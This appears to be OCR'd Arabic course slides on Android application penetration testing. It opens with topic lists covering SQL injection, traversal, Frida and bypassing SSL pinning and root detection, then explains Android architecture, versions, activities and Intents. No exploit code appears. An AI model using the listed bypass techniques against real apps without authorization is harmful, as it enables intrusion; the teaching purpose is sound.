Using MobSF

Static CodeAnalysis


1. Example Diva APK
2. Vulnerability Discover
3. Vulnerability Exploitation
4. SQL Injection
5. Selection query
6. DirectUsingUserInput
7. ContentProviders
8. ContentResolver
9. Path/Directory Traversal
10. Vulnerable Activities
11. android:permission
12. intentMessage
13. Vulnerable Receivers
14. Vulnerable Services
15. Shared Preferences
16. Local Databases
17. Sqlite3
18. Tools
19. Drozer
20. QARK
21. JD-GUI


Dynamic Code Analysis

1.ADB
2. Frida
3. Debugging
4. android:debuggable
5. breakpoints
6. Android DebugBridge
7. ADBCommands
8. ActivityManager
9. Additional Tools
10. Interacting with Databases
11. AndroidDeviceMonitor
12. Network Traffic
13. TLS Usage
14. Certificate Validation
15. Man-in-the-Middle
16. CertificateAuthority
17. SSL ClientCertificate
18. X509TrustManager
19. Proxy Configuration
20. BurpSuite
21. CACertificates
22. Certificate Pinning
23. Overcoming CertificatePinning
24. SSL Pinning
25. Bypassing SSL Pinning
26. Bypassing Root Detection
27. Insecure Data Storage
28. Web View
29. WebViewandWebChromeClients

Android Application Penetration Testing

ANDROID نظام




ANDROID Architecture تركيبة نظام الأندرويد
4
APPLICATIONS
Home
Contacts
Phone
Browser
...
3
APPLICATION FRAMEWORK
Activity Manager
Window Manager
Content Providers
View System
Notification Manager
Package Manager
Telephony Manager
Resource Manager
Location Manager
XMPP Service
2
LIBRARIES
Surface Manager
Media Framework
SQLite
OpenGL|ES
FreeType
WebKit
SGL
SSL
libc
ANDROID RUNTIME
Core Libraries
Dalvik Virtual Machine
1
LINUX KERNEL
Display Driver
Camera Driver
Bluetooth Driver
Flash Memory Driver
Binder (IPC) Driver
USB
Keypad
WiFi
Audio
Power

تطبيقات الـ ANDROID

ما المقصود بتطبيق الأندرويد؟ اذكر امثله على تطبيقات مشهورة؟

لماذا نقوم بتطوير تطبيقات نظام الأندرويد؟

ما المطلوب لكي نقوم بتطوير تطبيق أندرويد؟

- التطبيقات
- نظام التشغيل
- مكونات الجهاز

❖ لغة برمجة الجافا.

❖ أدوات وبرامج:


✓ ANDROID SDK (Software Development Kit)

✓ ANDROID AVD (Android Virtual Device)

✓ ANDROID STUDIO IDE (Software Development Kit)

❖ جوال أو تابلت به نظام أندرويد (اختياري).

إصدارات نظام ANDROID



إسم كودي		رقم الإصدار	تاريخ الإطلاق الأولي	API level
بالعربية	بالإنجليزية			
ألفا	Alpha	1.0	23 سبتمبر 2008	1
بيتا	Beta	1.1	9 فبراير 2009	2
كاب كيك	Cupcake	1.5	27 أبريل 2009	3
دونات	Donut	1.6	15 سبتمبر 2009	4
إيكلير	Eclair	2.1 – 2.0	26 أكتوبر 2009	7 – 5
فرويو	Froyo	2.2.3 – 2.2	20 مايو، 2010	8
جينجر بريد	Gingerbread	2.3.7 – 2.3	6 ديسمبر 2010	10 – 9
هني كومب[a]	Honeycomb	3.2.6 – 3.0	22 فبراير 2011	13 – 11
أيس كريم ساندويتش	Ice Cream Sandwich	4.0.4 – 4.0	18 أكتوبر 2011	15 – 14
جيلي بين	Jelly Bean	4.3.1 – 4.1	9 يوليو 2012	18 – 16
كيت كات	KitKat	4.4.4 – 4.4	31 أكتوبر 2013	20 – 19
لولي بوب	Lollipop	5.1.1 – 5.0	12 نوفمبر 2014	22 – 21
مارش مالو	Marshmallow	6.0.1 – 6.0	5 أكتوبر 2015	23
نوجا	Nougat	7.0	22 أغسطس 2016	24


نظام ANDROID

ما هو نظام الأندرويد؟

- هو نظام مجاني مفتوح المصدر مبني على نواة لينكس صُمم خصيصاً للأجهزة ذات شاشات اللمس كالهواتف الذكية والحواسب اللوحية.
- تم تطوير النظام في العام 2003, واستحوذت عليه شركة جوجل في عام 2005 وتم اعتماده رسمياً في جوجل عام 2008.

ما المقصود بنظام مفتوح المصدر؟

- أي أن الشيفرات والبرمجيات الخاصة بهذا النظام متاحة للجميع ولا يوجد عليها حقوق ملكية فكرية, ويمكن لأي جهة أن تستخدمها دون قيود.
- مثال: نظام Linux الذي تم استخدامه في بناء الأندرويد.


Intent
Activity
Service
Broadcast
Receiver
Content
Provider

شاشة تطبيق ANDROID

شاشة التطبيق (وتسمى Activity)

ملف جافا

- امتداد الملف java.
- الملف يحتوي على اكواد الجافا البرمجية التي من خلالها سيتم برمجة التطبيق.
- ملفات الجافا عادةً ما توجد بمكان منفصل عن ملفات الواجهات. XML وتكون في مجلد يطلق عليه java.

ملف تصميم

- امتداد الملف xml.
- الملف يحتوي على اسطر مكتوبة بلغة بناء تسمى XML
- ملفات ال XML أو الواجهات عادةً ما توجد بمكان منفصل عن ملفات كود الجافا, وتكون في مجلد يطلق عليه res.

ما المقصود(eXtendable Markup Language) XML

هي عبارة عن لغة بناء تستخدم عادةً لبناء هيكلية للبيانات الخاصة, مثال عليها لغة HTML.


ملاحظة: ليست لغة برمجة وإنما لغة بناء أو لغة هيكلة.

شاشة تطبيق ANDROID

شاشة التطبيق (وتسمى Activity)

ملف جافا

ملف تصميم




ما هي الأكتيفيتي Activity؟

الأكتيفيتي أو النشاط أو الفعالية (ولا أفضّل ترجمتها الى العربية), هي أحد المكونات الرئيسية لتطبيق الأندرويد, لا يخلو أي تطبيق منها, أو بمعنى آخر: هي شاشة التطبيق التي تتعامل معها, كما هو موضح في الصورة المقابلة:

تتكون كل Activity من قسمين, الأول هو قسم خاص بأكواد البرمجة المكتوبة بلغة الجافا, والثاني قسم خاص بتصميم الواجهات والتخطيطات.

Activity life-cycle

دورة حياة الأكتيفيتي


Activity launched
onCreate()
onStart()
onRestart()
onResume()
User navigates to the activity
App process killed
Activity running
Another activity comes into the foreground
User returns to the activity
Apps with higher priority need memory
onPause()
The activity is no longer visible
User navigates to the activity
onStop()
The activity is finishing or being destroyed by the system
onDestroy()
Activity shut down

Intent

تعريفه

عبارة عن كلاس موجود في الأندرويد، يستخدم كطريقة للتواصل والانتقال بين مكونات الأندرويد، كالتواصل بين الفعاليات والخدمات بداخل التطبيق أو خارجه.

